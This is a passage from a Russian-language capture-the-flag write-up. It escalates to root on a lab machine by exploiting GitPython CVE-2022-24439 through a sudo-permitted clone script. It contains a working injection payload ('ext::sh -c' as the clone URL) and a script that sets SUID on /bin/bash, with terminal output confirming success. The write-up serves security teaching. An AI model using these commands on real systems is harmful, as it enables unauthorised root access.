
Файл `/etc/sudoers` в Linux содержит списки команд, которые разные группы пользователей могут выполнять от имени администратора системы. Можно просмотреть его как напрямую, так и при помощи команды `sudo -l`.



```
prod@editorial:/home/dev$ sudo -l
[sudo] password for prod:
Matching Defaults entries for prod on editorial:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User prod may run the following commands on editorial:
    (root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *
```

Настройки sudoers


Таким образом, можно выполнить скрипт `/opt/internal_apps/clone_changes/clone_prod_change.py` от имени пользователя root. При этом скрипту можно передать какие-то параметры. Просмотрим его исходный код.



```
prod@editorial:/home/dev$ cat /opt/internal_apps/clone_changes/clone_prod_change.py
#!/usr/bin/python3

import os
import sys
from git import Repo

os.chdir('/opt/internal_apps/clone_changes')

url_to_clone = sys.argv[1]

r = Repo.init('', bare=True)
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
```

Содержимое файла clone_prod_change.py

В самом коде ничего интересного найти не удалось. Однако есть импорт из пакета `git`. Часто в таких случаях можно обнаружить, что используются старые библиотеки, в которых есть известные уязвимости. Давай посмотрим, какая библиотека здесь.



GitPython Documentation
https://gitpython.readthedocs.io › ... · Перевести эту страницу

Overview / Install — GitPython 3.1.43 documentation

GitPython is a python library used to interact with git repositories, high ... This command will download the latest version of GitPython from the Python Package ...


GitHub
https://github.com › GitPyt... · Перевести эту страницу

GitPython is a python library used to interact with Git ...

It provides abstractions of git objects for easy access of repository data often backed by calling the git command-line program. DEVELOPMENT STATUS. This ...

Определение библиотеки

Google выводит нас на библиотеку GitPython. Поищем эксплоиты для нее.



Vicarius
https://www.vicarius.io › posts · Перевести эту страницу

Untrusted search path in GitPython (CVE-2024-22190)

27 мая 2024 г. — In January 2023, a high-risk vulnerability was identified in GitPython, a widely-used Python library for interacting with Git repositories. The ...

Snyk
https://security.snyk.io › vuln · Перевести эту страницу

Remote Code Execution (RCE) in gitpython

5 дек. 2022 г. — Exploiting this vulnerability is possible because the library makes external calls to git without sufficient sanitization of input arguments.


Vicarius
https://www.vicarius.io › posts · Перевести эту страницу

Untrusted search path in GitPython (CVE-2024-22190)

27 мая 2024 г. — The vulnerability tracked as CVE-2024-22190, pertains to an incomplete fix that fails to secure the library against certain attack vectors on ...

Поиск эксплоитов в Google


Версии GitPython меньше 3.1.35 уязвимы к CVE-2022-24439 — внедрению кода за счет внешнего вызова Git без достаточной очистки входных аргументов. Проверим, какая версия библиотеки используется на сервере.



```
prod@editorial:/home/dev$ pip3 list
Package                Version
---------------------- ----------------
attrs                  21.2.0
Automat                20.2.0
Babel                  2.8.0
bcrypt                 3.2.0
blinker                1.4
certifi                2020.6.20
chardet                4.0.0
click                  8.0.3
colorama               0.4.4
command-not-found      0.3
configobj              5.0.6
constantly             15.1.0
cryptography           3.4.8
dbus-python            1.2.18
distro                 1.7.0
distro-info            1.1+ubuntu0.2
Flask                  2.2.2
gitdb                  4.0.10
GitPython              3.1.29
gunicorn               20.1.0
```

Версии pip-пакетов

На сервере — GitPython 3.1.29, а значит, мы можем внедрить свой код, который будет выполнен в привилегированном контексте. Как это сделать, можно подсмотреть на GitHub.



CVE-2022-24439: `<gitpython::clone> 'ext::sh -c touch% /tmp/pwned'` for remote code execution #1515

mmuehlenhoff opened this issue on Dec 6, 2022 · 29 comments · Fixed by #1521

mmuehlenhoff commented on Dec 6, 2022

This appeared in the CVE feed today: https://security.snyk.io/vuln/SNYK-PYTHON-GITPYTHON-3113858

Not sure if this was reported to you before or not, reporting it here just in case.

Описание уязвимости

В качестве выполняемого кода будем использовать скрипт `exp.sh`, который установит файлу командной оболочки `/bin/bash` бит SUID.


```
#!/bin/bash
chmod u+s /bin/bash
```

Справка: бит SUID

Когда у файла установлен атрибут setuid (S-атрибут), обычный пользователь, запускающий этот файл, получает повышение прав до пользователя — владельца файла в рамках запущенного процесса. После получения повышенных прав приложение может выполнять задачи, которые недоступны обычному пользователю. Из-за возможности состояния гонки многие операционные системы игнорируют S-атрибут, установленный shell-скриптам.


Эксплуатируем уязвимость и после кучи ошибок проверяем права на бинарник bash.

```
sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_
change.py "ext::sh -c '/tmp/exp.sh'"
```



```
prod@editorial:/home/dev$ sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py "ext::sh -c '/tmp/exp.sh'"
Traceback (most recent call last):
  File "/opt/internal_apps/clone_changes/clone_prod_change.py", line 12, in <module>
    r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1275, in clone_from
    return cls._clone(git, url, to_path, GitCmdObjectDB, progress, multi_options, **kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1194, in _clone
    finalize_process(proc, stderr=stderr)
  File "/usr/local/lib/python3.10/dist-packages/git/util.py", line 419, in finalize_process
    proc.wait(**kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/cmd.py", line 559, in wait
    raise GitCommandError(remove_password_if_present(self.args), status, errstr)
git.exc.GitCommandError: Cmd('git') failed due to: exit code(128)
  cmdline: git clone -v -c protocol.ext.allow=always ext::sh -c '/tmp/exp.sh' new_changes
  stderr: 'Cloning into 'new_changes'...
fatal: Could not read from remote repository.

Please make sure you have the correct access rights
and the repository exists.
'
prod@editorial:/home/dev$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1396520 Mar 14 11:31 /bin/bash
prod@editorial:/home/dev$
```

